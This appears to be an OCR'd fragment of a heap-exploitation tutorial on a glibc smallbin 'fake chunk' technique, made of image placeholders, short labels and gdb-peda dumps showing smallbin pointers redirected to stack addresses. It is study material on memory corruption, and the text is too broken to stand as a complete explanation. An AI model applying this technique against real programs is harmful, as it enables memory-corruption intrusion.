
fake chunk




buf4 malloc(128)



fake chunk






"malloc(): smallbin double linked list corrupted"

```
gdb-peda$ p main_arena.bins[16]
$31 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$32 = (mchunkptr) 0x7fffffffdf00
```

buf5 malloc(128)


Buf4:0x602000




fake chunk

Fakechunk1:
0x7fffffffdf00

Fakechunk2:
0x7fffffffdf20



Smallbin[17]:0x7ffff7dd3838




```
0x7fffffffdf00: 0x4141414141414141      0x4141414141414141
0x7fffffffdf10: 0x4242424242424242      0x4242424242424242
0x7fffffffdf20: 0x4141414141414100      0x4141414141414141
0x7fffffffdf30: 0x00007ffff7dd3838      0x00007fffffffdf10
gdb-peda$ p main_arena.bins[16]
$35 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$36 = (mchunkptr) 0x7fffffffdf20
```